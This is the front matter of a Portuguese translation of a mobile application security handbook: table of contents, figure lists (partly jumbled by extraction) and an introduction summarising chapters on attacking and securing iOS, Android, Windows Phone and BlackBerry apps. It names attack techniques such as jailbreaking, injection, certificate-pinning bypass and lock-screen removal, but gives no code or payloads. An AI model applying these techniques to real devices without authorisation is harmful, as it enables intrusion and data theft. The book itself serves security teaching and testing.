

# Hacker's Handbook



■ Dominic Chell ■ Tyrone Erasmus  
■ Shaun Colley ■ Ollie Whitehouse

WILEY

# Conteúdo

## Introdução

[Visão geral deste livro](#)

[Como este livro está organizado](#) [Quem deve ler este livro](#) [Ferramentas que você precisará](#)

[O que há no site](#)

## Capítulo 1 (In)segurança de aplicativos móveis

[A evolução dos aplicativos móveis](#)

[Segurança de aplicativos móveis](#)

[Resumo](#)

## Capítulo 2 Análise dos aplicativos iOS

[Compreensão do modelo de segurança](#)

[Compreensão dos aplicativos iOS](#)

[Explicação do jailbreak](#)

[Entendendo a API de proteção de dados](#)

[Entendendo o iOS Keychain](#) [Entendendo o Touch ID](#)

[Resumo da engenharia reversa dos binários do iOS](#)

## Capítulo 3 Ataque a aplicativos iOS

[Introdução à segurança de transporte](#)

[Identificação de armazenamento inseguro](#)

[Aplicação de patches em aplicativos iOS](#)

[com o Hopper](#) [Atacando o tempo de execução do iOS](#)

[Entendendo a comunicação entre processos](#) [Ataque usando injeção](#)

[Resumo](#)

## Capítulo 4 Identificação de inseguranças na

[implementação do iOS](#) [Divulgação de informações de identificação pessoal](#) [Identificação de vazamentos de dados](#)

[Corrupção de memória em aplicativos iOS](#) [Resumo](#)

## Capítulo 5 Como escrever aplicativos iOS

[seguros](#) [Protegendo os dados em seu aplicativo](#) [Evitando vulnerabilidades de injeção](#)

[Resumo da segurança do aplicativo com proteções binárias](#)

## Capítulo 6 Analisando aplicativos Android

[Criando seu primeiro ambiente Android](#) [Entendendo os aplicativos Android](#)

[Entendendo o modelo de segurança](#)

[Aplicativos de engenharia reversa](#)

## Resumo

### Capítulo 7 Ataque a aplicativos Android

Exposição de peculiaridades do modelo de segurança Ataque a componentes de aplicativos Acesso a armazenamento e registro Uso indevido de comunicações inseguras Exploração de outros vetores adicionais

### Resumo das técnicas de teste adicionais

## Capítulo 8 Identificação e exploração dos problemas de implementação do Android

Análise dos aplicativos pré-instalados  
Exploração de dispositivos que se infiltram nos dados do usuário

Resumo

## Capítulo 9 Como escrever aplicativos Android seguros

Princípio da menor exposição  
Mecanismos de segurança essenciais  
Mecanismos de segurança avançados  
Diminuindo a velocidade de um engenheiro reverso

Resumo

## Capítulo 10 Analisando os aplicativos do Windows Phone

Phone Entendendo o modelo de segurança  
Entendendo os aplicativos do Windows Phone 8.x  
Criando um ambiente de teste  
Resumo da análise de binários de aplicativos

## Capítulo 11 Ataque a aplicativos do Windows Phone

Análise de pontos de entrada de dados  
Ataque à segurança de transporte  
Ataque aos controles do WebBrowser e do WebView  
Identificação de vulnerabilidades de comunicação entre processos  
Ataque à análise de XML  
Ataque a bancos de dados  
Ataque ao manuseio de arquivos  
Correção de assemblies .NET  
Resumo

## Capítulo 12 Identificação de problemas de implementação do Windows Phone

Identificação de configurações inseguras de aplicativos Armazenamento Identificação de vazamentos de dados

Identificação de armazenamento inseguro de dados Geração insegura de números aleatórios Criptografia insegura e uso de senhas Identificação de vulnerabilidades de código nativo

## Resumo

### Capítulo 13 Como escrever aplicativos seguros para Windows

Phone Considerações gerais sobre o design de segurança

Armazenamento e criptografia de dados

de forma segura Geração segura de

números aleatórios

Proteção de dados na memória e limpeza da memória

Evitando a injeção de SQLite

Implementação de comunicações seguras

Como evitar scripts entre sites em visualizações da Web e componentes do

navegador da Web Análise segura de XML

Limpando o cache da Web e os cookies da

Web Evitando bugs de código nativo

Resumo do uso dos recursos de mitigação

de explorações

### Capítulo 14 Análise dos aplicativos BlackBerry

Compreensão do BlackBerry Legacy

Compreensão do BlackBerry 10

Entendendo o modelo de segurança do BlackBerry 10

BlackBerry 10 Jailbreaking

Uso do modo de desenvolvedor

O BlackBerry 10 Device Simulator

Acessando dados de aplicativos de um

dispositivo Acessando arquivos BAR

Resumo da análise de aplicativos

### Capítulo 15 Ataque a aplicativos BlackBerry que

atravessam limites de confiança

Resumo

### Capítulo 16 Identificação de problemas com aplicativos

BlackBerry Limitação de permissões excessivas

Resolução de problemas de

armazenamento de dados

Verificação da transmissão de

dados

Manuseio de informações de identificação pessoal e

privacidade Garantia de desenvolvimento seguro

Resumo

### Capítulo 17 Criação de aplicativos BlackBerry seguros

Proteção de aplicativos Java legados do BlackBerry OS 7.x e anteriores

Proteção de aplicativos nativos do BlackBerry 10

Proteção de aplicativos em cascata do BlackBerry 10

Proteção de aplicativos BlackBerry 10 HTML5 e JavaScript (WebWorks) Proteção

de aplicativos Android no BlackBerry 10

Resumo

### Capítulo 18 Aplicativos móveis multiplataforma

[Introdução aos aplicativos móveis multiplataforma](#)

[que unem a funcionalidade nativa](#)

[Explorando o PhoneGap e o Apache Cordova](#)

[Resumo](#)

[Página de](#)

[título](#)

[Dedicação](#)

[de direitos](#)

[autoriais](#)

[Sobre os autores](#)

[Sobre os créditos do editor](#)

[técnico](#)

[Agradecimentos EULA](#)

## **Lista de tabelas**

[Capítulo 2](#)

[Tabela 2.1](#)

[Tabela 2.2](#)

[Tabela 2.3](#)

[Tabela 2.4](#)

[Tabela 2.5](#)

[Tabela 2.6](#)

[Tabela 2.7](#)

[Capítulo 6](#)

[Tabela 6.1](#)

[Tabela 6.2](#)

[Tabela 6.3](#)

[Tabela 6.4](#)

[Tabela 6.5](#)

[Capítulo 7](#)

[Tabela 7.1](#)

[Tabela 7.2](#)

[Capítulo 9](#)

[Tabela 9.1](#)

## **Lista de ilustrações**

[Capítulo 1](#)

[Figura 1.1 A incidência de algumas vulnerabilidades comuns de aplicativos móveis testadas recentemente pelos autores](#)

[Figura 1.2 Os 10 principais riscos móveis](#)

[da OWASP Capítulo 2](#)

[\*\*Figura 2.1\*\* A cadeia de inicialização segura](#)

[\*\*Figura 2.2\*\* O usuário vê esse aviso de privacidade quando um aplicativo tenta acessar o catálogo de endereços.](#)

[\*\*Figura 2.3\*\* Os usuários podem acessar as configurações de privacidade se quiserem conceder acesso a um recurso.](#)

[\*\*Figura 2.4\*\* A hierarquia da chave de proteção de dados](#)

[\*\*Figura 2.5\*\* O formato de arquivo Mach-O](#)

[Capítulo 3](#)

[\*\*Figura 3.1\*\* Configuração do Burp Suite para escutar em todas as interfaces](#)

[\*\*Figura 3.2\*\* Configuração de seu dispositivo para usar um proxy](#)

[\*\*Figura 3.3\*\* Captura de suítes de cifras usando o Wireshark](#)

[\*\*Figura 3.4\*\* Instalação do certificado Burp em seu dispositivo](#)

[\*\*Figura 3.5\*\* Visualização do perfil de instalação](#)

[\*\*Figura 3.6\*\* Monitoramento do sistema de arquivos do Snoop-it](#)

[\*\*Figura 3.7\*\* Verificação de fuga da prisão no aplicativo de amostra](#)

[\*\*Figura 3.8\*\*](#)

[\*\*Desmontador Hopper\*\*](#)

[\*\*Figura 3.9\*\* Localização das cordas no funil](#)

[\*\*Figura 3.10\*\* Localização de referências a cadeias de](#)

[\*\*caracteres no Hopper\*\*](#)

[\*\*Figura 3.11\*\* Desmontagem do delegado viewDidLoad](#)

[\*\*Figura 3.12\*\* Visualização de pseudocódigo no Hopper](#)

[\*\*Figura 3.13\*\* Visualização do pseudocódigo de clickedButtonAtIndex](#)

[\*\*no Hopper\*\*](#)

[\*\*Figura 3.14\*\* Visualização do pseudocódigo da função](#)

[\*\*sub\\_b1fc\*\* no Hopper](#)

[\*\*Figura 3.15\*\* Modificação de uma instrução no](#)

[\*\*Hopper\*\*](#)

[\*\*Figura 3.16\*\* Execução do aplicativo de exemplo após contornar a detecção de jailbreak](#)

[\*\*Figura 3.17:\*\* Detalhamento de uma interface Objective-C](#)

[\*\*Figura 3.18\*\* Um detalhamento da classe Swift](#)

[\*\*Figura 3.19\*\* Contornar a tela de bloqueio do Password](#)

[\*\*Manager\*\*](#)

[\*\*Figura 3.20\*\* Pivatar para redes internas no Kaseya](#)

[\*\*BYOD\*\*](#)

[\*\*Figura 3.21\*\* Visualização do aplicativo Snoop-it](#)

[\*\*Figura 3.22\*\* Visualização das classes Objective-C do Snoop-it](#)

[\*\*Figura 3.23\*\* Registro de um esquema de URL no Xcode](#)

[\*\*Figura 3.24\*\* Uma extensão de aplicativo pode se comunicar e compartilhar recursos indiretamente com o](#)

[\*\*aplicativo que a contém.\*\*](#)

[Capítulo 4](#)

[\*\*Figura 4.1\*\* Acesso a snapshots de aplicativos com o iExplorer](#)

[\*\*Figura 4.2\*\* Um snapshot pode capturar uma página de registro.](#)

[Capítulo 6](#)

[\*\*Figura 6.1\*\* Nessa interface do Android SDK Manager, você pode instalar plataformas e ferramentas do SDK.](#)

**Figura 6.2** Você pode personalizar a configuração do emulador. Aqui está apenas um exemplo. **Figura 6.3** A atividade principal do agente drozer exibindo a alternância do servidor incorporado. **Figura 6.4** A atividade principal do aplicativo de relógio

[\*\*Figura 6.5\*\* Uma lista de serviços em execução em um dispositivo e os aplicativos aos quais eles pertencem](#)

[\*\*Figura 6.6\*\* Um arquivo de manifesto simples mostrando a estrutura geral](#)

[\*\*Figura 6.7\*\* A atividade de seleção de tempo de execução disponível no Android 4.4](#)

[\*\*Figura 6.8\*\* A estrutura simplificada de um arquivo zip contendo uma única entrada de arquivo.](#)

[\*\*Figura 6.9\*\* As permissões necessárias exibidas ao examinar os detalhes de permissão no aplicativo Twitter.](#)

[\*\*Figura 6.10\*\* O prompt exibido pelo SuperSU para permitir o acesso de um aplicativo ao contexto raiz.](#)

[\*\*Figura 6.11\*\* As opções disponíveis no Cydia Impactor para usar os bugs de assinatura de código para obter o sistema e a raiz.](#)

[\*\*Figura 6.12\*\* Visualização de gráfico mostrando a desmontagem de um arquivo DEX no IDA.](#)

[\*\*Figura 6.13\*\* Visualização do código do aplicativo descompilado](#)

[\*\*Figura 6.14\*\* Visualização do código do aplicativo](#)

[\*\*descompilado no JEB\*\*](#)

[\*\*Figura 6.15\*\* Visualização do código do](#)

[\*\*aplicativo descompilado no JADX-gui\*\*](#)

## [Capítulo 7](#)

[\*\*Figura 7.1\*\* Uma visão geral de alto nível de várias perspectivas de teste de um aplicativo Android](#)

[\*\*Figura 7.2\*\* O aplicativo vulnerável do gerenciador de senhas Sieve](#)

[\*\*Figura 7.3\*\* Atividade exportada que leva à divulgação de todas as contas na Sieve](#)

[\*\*Figura 7.4\*\* Tela de bloqueio do dispositivo que exige uma senha e que é removida depois que o exploit é executado](#)

[\*\*Figura 7.5\*\* Uma ilustração de como um brinde pode ser usado para executar ações não intencionais em atividades subjacentes](#)

[\*\*Figura 7.6\*\* Os aplicativos recentes sendo exibidos em um dispositivo](#)

[\*\*Figura 7.7\*\* Fragmento carregado dentro da atividade Settings que permite que o PIN seja alterado sem fornecer o PIN existente](#)

[\*\*Figura 7.8\*\* O Sieve permite que a atividade de Configurações seja aberta sem fazer login](#)

[\*\*Figura 7.9\*\* Localização de injeção de SQL usando a interface da Web do](#)

[\*\*WebContentResolver\*\* do drozer](#)

[\*\*Figura 7.10\*\* Chamada iniciada a partir da exploração de](#)

[\*\*um receptor de transmissão em com.android.phone\*\*](#)

[\*\*Figura 7.11\*\* Atividade iniciada com a](#)

[\*\*inserção de \\*#\\*#4636#\\*#\\*\*\* no discador](#)

[\*\*Figura 7.12\*\* Prompt do SuperSU solicitando permissão para executar o droidwall.sh](#)

[\*\*como root\*\*](#)

[\*\*Figura 7.13\*\* Um erro no Wireshark quando você tenta abrir o arquivo de](#)

[\*\*captura gerado\*\*](#)

[\*\*Figura 7.14\*\* Carregamento do libencrypt.so no IDA](#)

[\*\*Figura 7.15\*\* A atividade de backup do aplicativo](#)

[\*\*Figura 7.16\*\* O Root Checker mostra que o dispositivo tem acesso à raiz](#)

[\*\*Figura 7.17\*\* O Root Checker agora exibe que o dispositivo não tem root](#)

[\*\*Figura 7.18\*\* A atividade principal do Cydia Substrate em execução em um dispositivo Android](#)

[\*\*Figura 7.19\*\* O Burp é capaz de fazer proxy do tráfego da API do Twitter depois de carregar o Android SSL TrustKiller](#)

[\*\*Figura 7.20\*\* A configuração disponível no Introspy](#)

## [Capítulo 8](#)

[\*\*Figura 8.1\*\* O prompt mostrado ao usuário quando um dispositivo com depuração USB é conectado ao computador](#)

**Figura 8.2** Uma captura de tela de um Sony Xperia Z2 antes e depois da remoção da tela de bloqueio por senha

[\*\*Figura 8.3\*\* Mostrando o botão Esqueceu o padrão? e a tela resultante ao pressioná-lo](#)

[\*\*Figura 8.4\*\* A funcionalidade de bloqueio do Gerenciador de dispositivos Android e a tela resultante do dispositivo bloqueado](#)

[\*\*Figura 8.5\*\* Um dispositivo Samsung Galaxy S3 visitando a página de exploração e recebendo os arquivos de exploração](#)

[\*\*Figura 8.6\*\* Configuração da extensão drozer MitM helper para injeção de JavaScript](#)

[\*\*Figura 8.7\*\* Extensão do burp mostrando que ocorreu uma injeção](#)

[\*\*Figura 8.8\*\* Configuração da extensão drozer MitM helper para substituir APKs e, em seguida, invocá-los](#)

[\*\*Figura 8.9\*\* O prompt mostrado ao usuário depois que uma resposta válida é obtida do servidor](#)

[\*\*Figura 8.10\*\* A configuração da seção Custom URI Handler Injection do plug-in drozer Burp](#)

[\*\*Figura 8.11\*\* A página de exploração do drozer tentando realizar engenharia social para fazer com que o usuário clique no botão de recarga](#)

[\*\*Figura 8.12\*\* Uma gravação de tela da captura do padrão da tela de bloqueio](#)

[do usuário Capítulo 10](#)

[\*\*Figura 10.1\*\* Arquitetura da câmera do Windows Phone 8.x](#)

[\*\*Figura 10.2\*\* Estrutura de pilha com cookies](#)

[\*\*Figura 10.3:\*\* Cadeia SEH](#)

[\*\*Figura 10.4\*\* Pacote XAP não armazenado descompactado](#)

[\*\*Figura 10.5\*\* Tela inicial de um dispositivo Samsung Windows Phone 8](#)

[\*\*Figura 10.6\*\* Criação de um novo projeto WP8](#)

[\*\*Figura 10.7\*\* Ferramenta de implantação de](#)

[\*\*Figura 10.8\*\* Ferramenta de registro](#)

[do desenvolvedor](#)

[\*\*Figura 10.9\*\* Carregamento lateral do aplicativo auxiliar](#)

[\*\*Interop Unlock Figura 10.10\*\* Configuração da chave de](#)  
[registro MaxUnsignedApp Figura 10.11](#) Configuração da  
chave de registro PortalUrlProd

[\*\*Figura 10.12\*\* Aplicação do hack de acesso ao sistema de arquivos completo usando as ferramentas SamWP8](#)

[\*\*Figura 10.13\*\* Navegando no sistema de arquivos](#)

[\*\*Figura 10.14\*\* Tela inicial com o MBN de Spavlin aplicado Figura](#)

[\*\*10.15\*\* Configuração de caixas de seleção e botões de rádio Figura](#)

[\*\*10.16\*\* Navegação no diretório de instalação de um aplicativo no](#)

[Explorer](#)

[\*\*Figura 10.17\*\* Abertura de um assembly .NET a partir do sistema de arquivos](#)

[de um dispositivo Capítulo 11](#)

[\*\*Figura 11.1\*\* Exibição de arquivos XAML no .NET reflector](#)

[\*\*Figura 11.2\*\* Configurações de proxy desativadas](#)

[\*\*Figura 11.3\*\* Configurações de proxy definidas](#)

[\*\*Figura 11.4\*\* O Burp Suite captura o tráfego da Web de um dispositivo Windows Phone](#)

[\*\*Figura 11.5\*\* Exportando o certificado CA do Burp Suite](#)

[Figura 11.6 Instalação do certificado no dispositivo](#)

[Figura 11.7 Refletor .NET mostrando páginas XAML em um aplicativo Windows Phone 8](#)

[Figura 11.8 Refletor .NET mostrando a implementação OnNavigatedTo\(\) de uma página XAML](#)

[\*\*Figura 11.9\*\* O Native Toast Notification Launcher enviando uma mensagem de brinde](#) [\*\*Figura 11.10\*\* A tela XAML iniciada depois que você toca na notificação de brinde](#) [\*\*Figura 11.11\*\* Nomes analisados a partir do documento XML](#)

[\*\*Figura 11.12\*\* Exceção de falta de memória relatada pelo Visual Studio devido a um ataque de "bilhões de risadas"](#)

[\*\*Figura 11.13\*\* Resultado da resolução de entidade externa do "arquivo secreto" em uma caixa de mensagem](#)

[\*\*Figura 11.14\*\* Erro de sintaxe do SQLite](#)

[\*\*Figura 11.15\*\* EncryptAndSaveData\(\) no .NET reflector](#) [\*\*Figura 11.16\*\* Código CIL invertido no .NET reflector e no Reflexil](#)

[\*\*Figura 11.17\*\* Exclusão de uma instrução no Reflexil](#)

[\*\*Figura 11.18\*\* Código CIL modificado após a exclusão de instruções](#)

[\*\*Figura 11.19\*\* Nova desmontagem de SaveAndEncryptData\(\) após a correção do método](#)

[\*\*Figura 11.20\*\* Edição de uma instrução existente no Reflexil](#)

[\*\*Figura 11.21\*\* Correção de um método em](#)

## C# Capítulo 12

[\*\*Figura 12.1\*\* Acesso a um arquivo ApplicationSettings no sistema de arquivos de um dispositivo](#)

[\*\*Figura 12.2\*\* Navegando no diretório INetCookies de um aplicativo em um dispositivo](#) [\*\*Figura 12.3\*\* Imagem original do mascote do Linux, Tux the Penguin](#) [\*\*Figura 12.4\*\* Imagem recuperada de Tux the Penguin](#)

## Capítulo 14

[\*\*Figura 14.1\*\* Menu do modo de desenvolvedor](#)

[\*\*Figura 14.2\*\* Elcomsoft crackeando a criptografia de backup do BlackBerry](#)

[\*\*Figura 14.3\*\* O Sachesi ajuda você a acessar os arquivos](#)

[\*\*BAR\*\*](#) [\*\*Figura 14.4\*\* Divisão da imagem do firmware usando o Sachesi](#)

[\*\*Figura 14.5\*\* Extração do aplicativo usando o Sachesi](#)

[\*\*Figura 14.6\*\* O aplicativo extraído](#)

[\*\*Figura 14.7\*\* Renomear o arquivo BAR original](#)

[\*\*Figura 14.8\*\* Resultado da extração do arquivo](#)

[\*\*BAR\*\*](#) [\*\*Figura 14.9\*\* Exemplo de arquivo](#)

[\*\*MANIFEST.MF\*\*](#) [\*\*Figura 14.10\*\* Diretório raiz do](#)

[\*\*BAR\*\*](#)

[\*\*Figura 14.11\*\* Conteúdo do diretório nativo](#)

[\*\*Figura 14.12\*\* O arquivo bar-descriptor.xml](#)

[\*\*Figura 14.13\*\* O subdiretório Assets](#) [\*\*Figura 14.14\*\* Exemplo de arquivo QML](#)

[\*\*Figura 14.15\*\* O arquivo MANIFEST.MF para um aplicativo](#)

[\*\*WebWorks\*\*](#) [\*\*Figura 14.16\*\* O ponto de entrada para um aplicativo](#)

[\*\*WebWorks\*\*](#) [\*\*Figura 14.17\*\* O subdiretório nativo BARs](#)

[\*\*Figura 14.18\*\* O diretório jnext](#) Capítulo



[Figura 15.1 Separação de contêineres no BlackBerry Balance](#)

[Figura 15.2 Um exemplo de aplicativo de navegador](#)

[de arquivos Capítulo 16](#)

[Figura 16.1 Desmontagem da função vulnerável no IDA Pro](#)

# **Introdução**

A computação móvel mudou o jogo. Seus dados pessoais não estão mais armazenados apenas em seu desktop, no santuário de seu escritório ou de sua casa. Agora você carrega informações de identificação pessoal, dados financeiros, e-mails pessoais e corporativos e muito mais em seu bolso, onde quer que vá. O smartphone está se tornando rapidamente onipresente e, com pelo menos 40 aplicativos instalados em um smartphone comum, a superfície de ataque é significativa.

Os smartphones se tornaram comuns não apenas nos mercados de consumo, mas agora também nas empresas. Os aplicativos móveis empresariais estendem o ambiente corporativo para além do local de trabalho, introduzindo novas preocupações de segurança e expondo as organizações a novos tipos de ameaças. As empresas que adotam estratégias de "Traga seu próprio dispositivo" (BYOD) devem estar particularmente atentas à variedade de aplicativos que o smartphone pode ter instalado e executar dentro da rede corporativa.

Este livro é um guia prático para analisar a segurança de aplicativos móveis nos sistemas operacionais móveis mais amplamente adotados: Apple iOS, Google Android, BlackBerry e Windows Mobile. Ele se concentra apenas no lado do cliente, examinando os aplicativos móveis no contexto desses dispositivos, em oposição aos aplicativos do lado do servidor, onde a segurança é muito mais madura e melhor compreendida.

## **Visão geral deste livro**

O foco deste livro é altamente prático. Embora forneçamos alguma teoria de base para que você entenda os fundamentos das vulnerabilidades dos aplicativos móveis, nossa principal preocupação é documentar as técnicas que você precisa dominar para atacá-las e explorá-las. Quando aplicável, incluímos exemplos do mundo real derivados de nossos muitos anos de experiência e de vulnerabilidades documentadas publicamente.

Além de descrever as vulnerabilidades de segurança de aplicativos móveis e as técnicas de ataque, descrevemos detalhadamente as estratégias de defesa em profundidade e as contramedidas que os desenvolvedores de aplicativos podem usar para defender seus aplicativos de forma eficaz. Essas informações permitem que os testadores de penetração, os consultores de segurança e os desenvolvedores forneçam conselhos de correção de alta qualidade aos proprietários de aplicativos.

Em suma, este livro pretende atuar como um ponto de referência único e abrangente para a segurança de aplicativos móveis, reunindo o conhecimento publicamente disponível sobre o ataque e a defesa de aplicativos móveis e combinando-o com a experiência combinada dos autores.

# Como este livro está organizado

Este livro está dividido, grosso modo, nos tópicos abordados para cada uma das plataformas de dispositivos móveis; você pode pensar nele como quatro livros em um! Para cada uma das plataformas móveis, fornecemos uma abordagem pragmática para realizar uma avaliação de segurança de aplicativos móveis. Primeiro, detalhamos as informações básicas necessárias sobre como analisar o próprio aplicativo, seguidas de informações detalhadas sobre como atacar o aplicativo e as categorias de vulnerabilidade que afetam a plataforma relevante e, por fim, fornecemos ações corretivas que podem ser implementadas para desenvolver aplicativos móveis seguros. Se você for iniciante em segurança de aplicativos móveis, é recomendável ler o livro do início ao fim, adquirindo o conhecimento e a compreensão necessários para lidar com os capítulos posteriores. Isso pode ser aplicado aos capítulos relevantes para cada plataforma móvel ou a todo o livro. Se estiver interessado em apenas uma plataforma específica ou em apenas uma área específica de uma plataforma, você pode ir direto para a subseção que lhe interessa. Quando aplicável, incluímos referências cruzadas para outros capítulos, que podem ser usadas para preencher quaisquer lacunas em seu entendimento.

- O Capítulo 1, "(In)segurança de aplicativos móveis", descreve o estado atual da segurança em aplicativos móveis. Como uma área que teve um crescimento explosivo e rápido nos últimos anos, a segurança tem sido frequentemente negligenciada ou mal compreendida nos ciclos de vida de software em rápida evolução. Como consequência, as vulnerabilidades dos aplicativos móveis são abundantes e comuns no ecossistema de aplicativos. Este capítulo examina as principais superfícies de ataque dos aplicativos móveis, como a segurança móvel evoluiu e quais padrões e estruturas existem que podem ser usados para categorizar as vulnerabilidades dos aplicativos móveis. Em seguida, ele apresenta uma visão geral de alguns recursos de segurança móvel que podem ser úteis para desenvolver suas habilidades de avaliação. Por fim, ele fornece uma visão de como a segurança de aplicativos móveis, em nossa opinião, provavelmente evoluirá no futuro.
- O Capítulo 2, "Analizando aplicativos iOS", é o primeiro capítulo a se concentrar na avaliação de aplicativos iOS. Ele começa descrevendo alguns conhecimentos básicos sobre os recursos de segurança da plataforma iOS e aborda brevemente como eles foram contornados no passado por meio do jailbreak. Embora o jailbreak enfraqueça os controles de segurança do dispositivo, ele oferece a oportunidade de obter acesso interativo ao sistema operacional, o que é essencial para avaliar completamente a segurança de um aplicativo iOS. Este capítulo descreve como acessar o dispositivo e o sistema de arquivos, além de conceitos importantes, como a API de proteção de dados e o Keychain. Este capítulo também descreve uma série de outros tópicos interessantes, incluindo criptografia da App Store, engenharia reversa de binários do iOS, exploração genérica e recursos de atenuação.
- O Capítulo 3, "Attacking iOS Applications", descreve em detalhes as técnicas ofensivas que podem ser usadas para atacar aplicativos iOS. Ele apresenta uma breve introdução ao Objective-C e ao Swift, as linguagens nas quais os aplicativos iOS são desenvolvidos, e descreve como os tempos de execução do Swift e do Objective-C podem ser manipulados para acessar e controlar os componentes internos de um aplicativo. Em seguida, descrevemos os vários tipos de ataques de injeção no lado do cliente aos quais os aplicativos iOS podem ser suscetíveis, incluindo injeção de SQL, injeção de XML e injeção de entidade externa de XML. Também abordamos como os dados podem ser transmitidos entre aplicativos no mesmo dispositivo por meio da comunicação entre processos e como podem surgir inseguranças que deixam um aplicativo em risco de ataque.
- O Capítulo 4, "Identificação de problemas de implementação do iOS", contém informações relacionadas a como os problemas de implementação específicos da plataforma iOS podem colocar os aplicativos em risco. Este capítulo descreve como os aplicativos iOS podem ser auditados quanto a vulnerabilidades decorrentes do uso inadequado do catálogo de endereços do dispositivo, das estruturas de geolocalização e do sistema de registro. Também examinamos as peculiaridades específicas do iOS que podem deixar dados residuais em um dispositivo e expor conteúdo confidencial, incluindo o armazenamento em cache de instantâneos, dados de visualização da Web e pasteboards. Por fim, o capítulo conclui com uma visão geral dos problemas de corrupção de memória que afetam os aplicativos iOS e como e até que ponto eles podem ser explorados.
- O Capítulo 5, "Escrevendo aplicativos seguros para iOS", faz a transição da perspectiva do atacante para a do defensor. Neste capítulo, examinamos as técnicas que os desenvolvedores podem usar em seus aplicativos para se protegerem contra a manipulação. Este capítulo também serve como ponto de referência para avaliadores de segurança profissionais que precisam oferecer conselhos corretivos após avaliações de aplicativos. Descrevemos

como implementar com segurança a criptografia, apagar dados da memória e do sistema de arquivos e incorporar proteções binárias, como prova de violação, jailbreak e validação de tempo de execução.

■ O Capítulo 6, "Analizando aplicativos Android", é a primeira seção de uma série de capítulos sobre a plataforma Google Android. Ele começa fornecendo o histórico necessário sobre os recursos de segurança da plataforma, incluindo assinatura de código, sandboxing e uma descrição detalhada do modelo de permissão. Com os conceitos básicos abordados, passamos a examinar como os dispositivos Android podem ser enraizados para fornecer acesso interativo de superusuário ao dispositivo. Também examinamos como os aplicativos Android são empacotados, carregados nos dispositivos e algumas das ferramentas que podem ser usadas para criar um ambiente de teste. O capítulo termina descrevendo as diferentes maneiras como os pacotes são compilados e como as avaliações de segurança podem ser conduzidas por meio da descompilação e do exame dos pacotes de aplicativos.

■ O Capítulo 7, "Atacando aplicativos Android", fornece uma descrição detalhada das áreas comuns de vulnerabilidade nos aplicativos Android, juntamente com as técnicas para atacá-las e explorá-las. Esse capítulo se aprofunda em muitas categorias de ataque específicas do Android, incluindo a exploração de serviços inseguros, provedores de conteúdo, transmissões, intenções e atividades. O capítulo também examina como o tempo de execução do Android pode ser manipulado, explorando as várias estruturas que podem ser usadas para implementar o hooking de funções na máquina virtual Java com casos de uso de amostra e exemplos práticos. Também abordamos talvez duas das áreas mais importantes da segurança móvel, o armazenamento do sistema de arquivos e as comunicações de rede. Exploramos como as permissões de arquivos e pastas podem ser exploradas para vazar informações confidenciais, como práticas criptográficas inadequadas podem prejudicar o armazenamento seguro e como o acesso à rede mal implementado pode ser explorado em redes públicas ou inseguras. Por fim, este capítulo termina com uma visão das interfaces JavaScript, uma área que passou por um exame minucioso em 2014 e que expôs um número significativo de dispositivos Android ao comprometimento remoto.

■ O Capítulo 8, "Identificação de problemas de implementação do Android", ensina você a se tornar um hacker do Android. Ele fornece conselhos práticos sobre como identificar vulnerabilidades em aplicativos de dispositivos OEM, como encontrar e explorar pacotes avançados e como aproveitar o aumento de privilégios para comprometer outros aplicativos ou, em algumas circunstâncias, o próprio dispositivo. Também examinamos como explorar aplicativos da rede, com inseguranças em manipuladores de URI, pontes de JavaScript, manipulação de certificados SSL e mecanismos de atualização personalizados. Este capítulo também explora como usar o Drozer, a ferramenta de ataque do Android, para obter acesso a um dispositivo, incluindo o encadeamento de explorações remotas e locais e as atividades de pós-exploração que podem ser realizadas.

■ O Capítulo 9, "Escrevendo aplicativos seguros para Android", conclui a série de capítulos sobre o Android e, da mesma forma que o capítulo sobre iOS, fornece uma base para que se possa oferecer conselhos defensivos. Fornecemos aos profissionais de segurança e aos desenvolvedores instruções detalhadas sobre como implementar corretamente a criptografia, executar a detecção de raiz e proteger a propriedade intelectual por meio da ofuscação do código. No final do capítulo, é fornecida uma lista de verificação de aplicativos que pode ser usada como ponto de referência ao auditar um aplicativo Android.

■ O Capítulo 10, "Analizando aplicativos do Windows Phone", detalha o conhecimento essencial "necessário" sobre a plataforma Windows Phone (WP8) e o ecossistema de aplicativos. Nesta seção, examinamos as proteções de segurança fundamentais que são empregadas pela plataforma, incluindo recursos de mitigação de exploração e recursos de aplicativos. Em seguida, explicamos o funcionamento interno dos aplicativos WP8, como desenvolvê-los, criá-los, compilá-los e executá-los, juntamente com o kit de ferramentas essencial necessário para configurar um ambiente de teste. Concluímos com uma análise da API de proteção de dados do Windows (DPAPI) e como as configurações incorretas nos sinalizadores de proteção podem deixar o conteúdo do aplicativo em risco.

■ O Capítulo 11, "Atacando aplicativos do Windows Phone", fornece uma análise aprofundada das inseguranças comuns que ocorrem com os aplicativos do WP8. Ele abrange talvez os tópicos mais importantes e relevantes que você precisará aprender para invadir um aplicativo do Windows Phone. Este capítulo examina e explica a segurança de transporte em aplicativos WP8, como interceptar comunicações de rede e como contornar mecanismos de proteção, como a fixação de certificados. Também nos aprofundamos na engenharia reversa dos aplicativos WP8, incluindo componentes de código nativo e gerenciado, e como as informações obtidas com isso permitem que você manipule o comportamento do aplicativo corrigindo o código do aplicativo. Uma habilidade importante para os avaliadores de segurança profissionais que analisam aplicativos móveis é a capacidade de identificar os principais pontos de entrada de dados em um aplicativo. Este capítulo explica como analisar os aplicativos WP8 para identificar os pontos de entrada de dados e como, quando dados contaminados entram em um aplicativo, isso pode levar a sérias vulnerabilidades de segurança. Depois de identificar os vários pontos de entrada que podem existir, exploramos e examinamos os vários ataques de injeção que podem ser explorados, incluindo injeção de SQL, injeção nos controles do navegador da Web, injeção baseada em XML e

em rotinas de manipulação de arquivos.

- O Capítulo 12, "Identificação de problemas de implementação do Windows Phone", trata dos problemas comuns que surgem por meio de aplicativos WP8 implementados de forma insegura. Em particular, concentramo-nos nas inseguranças que surgem por meio do manuseio de dados de registro, falta de proteções na área de transferência, armazenamento em cache nos controles do teclado e do navegador da Web e vazamentos de geolocalização. Este capítulo fornece aos profissionais de segurança e aos desenvolvedores o conhecimento necessário para auditar os aplicativos do WP8, não apenas quanto ao uso indevido das APIs da plataforma, mas também quanto à identificação de problemas de corrupção de memória. Examinamos os vários tipos de corrupção de memória que podem ocorrer nos aplicativos WP8, incluindo as implicações de bugs de corrupção tradicionais, violações de acesso de leitura, vazamentos de informações e problemas que surgem no código c# gerenciado.
